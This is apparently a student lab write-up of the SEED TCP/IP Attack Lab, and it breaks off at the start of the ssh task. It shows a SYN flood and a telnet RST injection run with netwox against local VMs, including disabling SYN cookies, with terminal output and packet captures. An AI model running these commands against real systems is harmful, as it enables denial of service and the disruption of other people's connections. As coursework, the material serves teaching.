


HW #4: TCP/IP Attack Lab

Setup

For this lab we set up three seed virtual machines – **USER**, **SERVER**, and **ATTACKER**. These Ubuntu VMs are run simultaneously using Oracle VirtualBox on a MacBook Pro laptop. The customized Mac OS menu bar is retained at the top of many screenshots to indicate authenticity. The VMs are differentiated through customized appearances as shown below. Here we show that `ssh` service is running and use the `netstat` command in each VM upon completion of setup:


USER:



The screenshot shows the USER VM terminal with a green background. The user 'seed' is running the following commands: `sudo service ssh start` and `sudo netstat -na | grep tcp`. The output of the netstat command shows three listening ports: 127.0.0.1:3306, 0.0.0.0:8080, and 0.0.0.0:80.

```
[sudo] password for seed:
* Starting internet superserver inetd
[11/10/2017 16:11] seed@USER:~$ sudo service ssh start
start: Job is already running: ssh
[11/10/2017 16:12] seed@USER:~$ sudo netstat -na | grep tcp
tcp        0      0 127.0.0.1:3306        0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:8080          0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:80            0.0.0.0:*             LISTEN
```


SERVER:



The screenshot shows the SERVER VM terminal with a blue background. The user 'seed' is running the following commands: `sudo service openbsd-inetd start`, `sudo service ssh start`, and `sudo netstat -na | grep tcp`. The output of the netstat command shows three listening ports: 127.0.0.1:3306, 0.0.0.0:8080, and 0.0.0.0:80.

```
[11/10/2017 16:14] seed@SERVER:~$ sudo service openbsd-inetd start
[sudo] password for seed:
* Starting internet superserver inetd
[11/10/2017 16:15] seed@SERVER:~$ sudo service ssh start
start: Job is already running: ssh
[11/10/2017 16:15] seed@SERVER:~$ sudo netstat -na | grep tcp
tcp        0      0 127.0.0.1:3306        0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:8080          0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:80            0.0.0.0:*             LISTEN
```

ATTACKER:




The screenshot shows the ATTACKER VM terminal with a red background. The user 'seed' is running the following commands: `sudo service openbsd-inetd start`, `sudo service ssh start`, and `sudo netstat -na | grep tcp`. The output of the netstat command shows three listening ports: 127.0.0.1:3306, 0.0.0.0:8080, and 0.0.0.0:80.

```
[11/10/2017 16:13] seed@ATTACKER:~$ sudo service openbsd-inetd start
[sudo] password for seed:
* Starting internet superserver inetd
[11/10/2017 16:13] seed@ATTACKER:~$ sudo service ssh start
start: Job is already running: ssh
[11/10/2017 16:13] seed@ATTACKER:~$ sudo netstat -na | grep tcp
tcp        0      0 127.0.0.1:3306        0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:8080          0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:80            0.0.0.0:*             LISTEN
```

Task 1. SYN Flood Attack

Here we conduct an SYN flood attack, overwhelming the victim's SYN queue with spoofed SYN request packets. If successful this prevents subsequent legitimate requests from being accepted, constituting a denial-of-service attack. We use `SERVER` as the victim VM.


First we demonstrate the victim's connectivity prior to the attack. The command `netstat -nat` reveals that all ports but one are initially available and listening for incoming packets. The subsequent command `ss -at |grep SYN-RECV |wc -l` reveals that the victim has zero half-open connections. These results are shown in the below screenshot:



```
[11/11/2017 14:33] seed@SERVER:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.12:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        1      0 10.0.2.12:35497         91.189.89.144:80        CLOSE_WAIT
tcp6       0      0 :::53                   :::*                     LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::1:631                :::*                     LISTEN
tcp6       0      0 :::3128                  :::*                     LISTEN
tcp6       0      0 :::1:953                 :::*                     LISTEN


[11/11/2017 14:33] seed@SERVER:~$ ss -at |grep SYN-RECV |wc -l
0
```

We then conduct the attack from the attacker's VM using the `netwox 76` command. The victim, `SERVER`, has the IP address `10.0.2.12`. We are attacking the port number `80`. Hence we can formulate the attack command as `netwox 76 -i "10.0.2.12" -p "80"`, shown executing below:



```
[11/11/2017 14:18] seed@ATTACKER:~$ sudo netwox 76 -i "10.0.2.12" -p "80"
[sudo] password for seed:
```

After the attack we again examine the number of the victims' half-open connections via `ss -at |grep SYN-RECV |wc -l` and the status of the victims' ports via `netstat -nat`. We observe that there are now 256 half-open connections, meaning the queue has reached its capacity. Many ports indicate having received packets from various IP addresses:



```
[11/11/2017 14:33] seed@SERVER:~$ ss -at |grep SYN-RECV |wc -l
256
[11/11/2017 14:34] seed@SERVER:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.12:80            247.18.50.245:28932     SYN_RECV
tcp        0      0 10.0.2.12:80            240.100.52.111:45728    SYN_RECV
tcp        0      0 10.0.2.12:80            248.191.78.201:60693    SYN_RECV
tcp        0      0 10.0.2.12:80            247.3.69.222:18188      SYN_RECV
tcp        0      0 10.0.2.12:80            255.26.46.98:27578     SYN_RECV

27092 2017-11-11 14:34:02.64 10.0.2.12 136.128.181.184 TCP 50 http > 26780 [SYN, ACK] Seq=0 Ack=1 Win=
27093 2017-11-11 14:34:02.64 106.73.209.80 10.0.2.12 TCP 60 49572 > http [SYN] Seq=0 Win=1500 Len=0
27094 2017-11-11 14:34:02.64 10.0.2.12 186.73.209.80 TCP 50 http > 49572 [SYN, ACK] Seq=0 Ack=1 Win=
27095 2017-11-11 14:34:02.64 21.131.235.228 10.0.2.12 TCP 60 50974 > http [SYN] Seq=0 Win=1500 Len=0
```

Wireshark on the victim machine, which initially showed no activity, reveals a continuous flood of spoofed SYN requests from various randomized IP addresses:

Wireshark on the victim machine, which initially showed no activity, reveals a continuous flood of spoofed SYN requests from various randomized IP addresses:

No.	Time	Source	Destination	Protocol	Length	Info
26656	2017-11-11 14:34:02.64	10.0.2.12	12.113.223.134	TCP	58	http > 61595 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
26657	2017-11-11 14:34:02.64	216.44.22.192	10.0.2.12	TCP	60	49610 > http [SYN] Seq=0 Win=1500 Len=0
26658	2017-11-11 14:34:02.64	10.0.2.12	216.44.22.192	TCP	58	http > 49610 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
26659	2017-11-11 14:34:02.64	89.101.2.166	10.0.2.12	TCP	60	36104 > http [SYN] Seq=0 Win=1500 Len=0
26660	2017-11-11 14:34:02.64	10.0.2.12	89.101.2.166	TCP	58	http > 36104 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
26661	2017-11-11 14:34:02.64	252.123.56.42	10.0.2.12	TCP	60	31602 > http [SYN] Seq=0 Win=1500 Len=0
26662	2017-11-11 14:34:02.64	10.0.2.12	252.123.56.42	TCP	58	http > 31602 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
26663	2017-11-11 14:34:02.64	233.57.154.100	10.0.2.12	TCP	60	rlm > http [SYN] Seq=0 Win=1500 Len=0
26664	2017-11-11 14:34:02.64	51.153.100.246	10.0.2.12	TCP	60	44404 > http [SYN] Seq=0 Win=1500 Len=0
26665	2017-11-11 14:34:02.64	10.0.2.12	51.153.100.246	TCP	58	http > 44404 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
26666	2017-11-11 14:34:02.64	250.38.70.187	10.0.2.12	TCP	60	36203 > http [SYN] Seq=0 Win=1500 Len=0
26667	2017-11-11 14:34:02.64	10.0.2.12	250.38.70.187	TCP	58	http > 36203 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
26668	2017-11-11 14:34:02.64	72.105.4.19	10.0.2.12	TCP	60	23257 > http [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
26669	2017-11-11 14:34:02.64	248.36.177.56	10.0.2.12	TCP	60	33778 > http [SYN] Seq=0 Win=1500 Len=0

We investigate the victim's built-in SYN cookie defense mechanism against SYN flooding attacks. We use the command `sudo sysctl -q net.ipv4.tcp_syncookies` to check the status of this mechanism. It is already turned on, as shown below. This is why the victim machine is issuing SYN-ACK responses in the Wireshark screenshot above.

```
[11/11/2017 14:48] seed@SERVER:~$ sudo sysctl -q net.ipv4.tcp_syncookies
[sudo] password for seed:
net.ipv4.tcp_syncookies = 1
```

Although the victim is overwhelmed, the SYN cookie mechanism is protecting it from being denied service altogether. Enabling the SYN cookie mechanism causes the victim to act as if it has a larger SYN queue capacity. It issues SYN-ACK responses to SYN requests but removes the relevant SYN requests to make room in the queue. If it later receives an ACK response (which are not sent by SYN flooding attackers) then it can reconstruct the relevant discarded SYN queue entry to maintain the channel.

We disable the SYN cookie mechanism using `sudo sysctl -w net.ipv4.tcp_syncookies=0`, show below:

```
[11/11/2017 15:00] seed@SERVER:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/11/2017 15:01] seed@SERVER:~$
```


Before we repeat the attack with the SYN cookie mechanism disabled, we again examine the victim's pre-attack status. The commands in the below screenshot show, in order, that the victim has: the SYN cookie mechanism disabled (via `sudo sysctl -q net.ipv4.tcp_syncookies`); zero half-open connection (via `ss -at |grep SYN-RECV |wc -l`); zero established connections (via `ss -at |grep ESTABLISHED |wc -l`); and all but one ports initially available and listening for incoming packets (via `netstat -nat`).

```
net.ipv4.tcp_syncookies = 0
[11/11/2017 15:04] seed@SERVER:~$ ss -at |grep ESTABLISHED |wc -l
0
[11/11/2017 15:05] seed@SERVER:~$ ss -at |grep SYN-RECV |wc -l
0
[11/11/2017 15:05] seed@SERVER:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8080           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.12:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
```


Again the attack is executed:



After the attack we find 97 half-open connections and `netstat -nat` again reveals that ports are receiving `SYN_RECV` requests from spoofed IP addresses.




Opening Wireshark reveals a stream of SYN packets from these spoofed IP addresses. Now that the SYN cookie defense mechanism is disabled, we don't see the victim issuing any SYN-ACK packets. Any valid SYN requests will likely be lost in the overwhelming stream of fraudulent requests and will go unanswered.



Task 2. TCP RST Attacks on telnet and ssh Connections

2.1 Attacking a telnet Connection

First we establish a telnet connection between SERVER and USER, shown below. The result of this is that we can access USER's machine from SERVER's shell, shown in the last line of the screenshot.



```
[11/14/2017 13:23] seed@SERVER:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 12.04.5 LTS
USER login: seed
Password:
Last login: Tue Nov 14 13:21:57 PST 2017 from SERVER on pts/2
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Your current Hardware Enablement Stack (HWE) is no longer supported
since 2014-08-07. Security updates for critical parts (kernel
and graphics stack) of your system are no longer available.

For more information, please see:
http://wiki.ubuntu.com/1204_HWE_EOL

There is a graphics stack installed on this system. An upgrade to a
supported (or longer supported) configuration will become available
on 2014-07-16 and can be invoked by running 'update-manager' in the
Dash.

[11/14/2017 13:23] seed@USER:~$
```

We can observe the traffic between SERVER and USER as ATTACKER since ATTACKER is using the same network. In Wireshark we see telnet packets exchanged between the victims' IP addresses, 10.0.2.12 and 10.0.2.11.



No.	Time	Source	Destination	Protocol	Length	Info
1	2017-11-14 13:49:29.05	10.0.2.12	10.0.2.11	TELNET	69	Telnet Data ...
2	2017-11-14 13:49:29.05	10.0.2.11	10.0.2.12	TELNET	69	Telnet Data ...
3	2017-11-14 13:49:29.05	10.0.2.12	10.0.2.11	TCP	68	38395 > telnet [ACK] Seq=2 Ack=2 W
4	2017-11-14 13:49:29.05	CadmusCo_55:d5:5b		ARP	44	Who has 10.0.2.12? Tell 10.0.2.13


Now we formulate an attack using the netwox 78 command:

```
netwox 78 --device "Eth0" --filter "host 10.0.2.12" --spooftip "raw" --ips "10.0.2.11"
```


We note that this attack must be executed with root user privileges. We ran the attack from ATTACKER's seed user at first and failed.



After executing the attack, as soon as we start typing a command from **SERVER** the **telnet** session terminates with the message “Connection closed by foreign host.”:



In Wireshark as **ATTACKER** we can observe the TCP RST packets which terminated the connection:




2.2 Attacking an ssh Connection

To perform a similar attack on an **ssh** connection, we first establish an **ssh** channel from **SERVER** to **USER**.



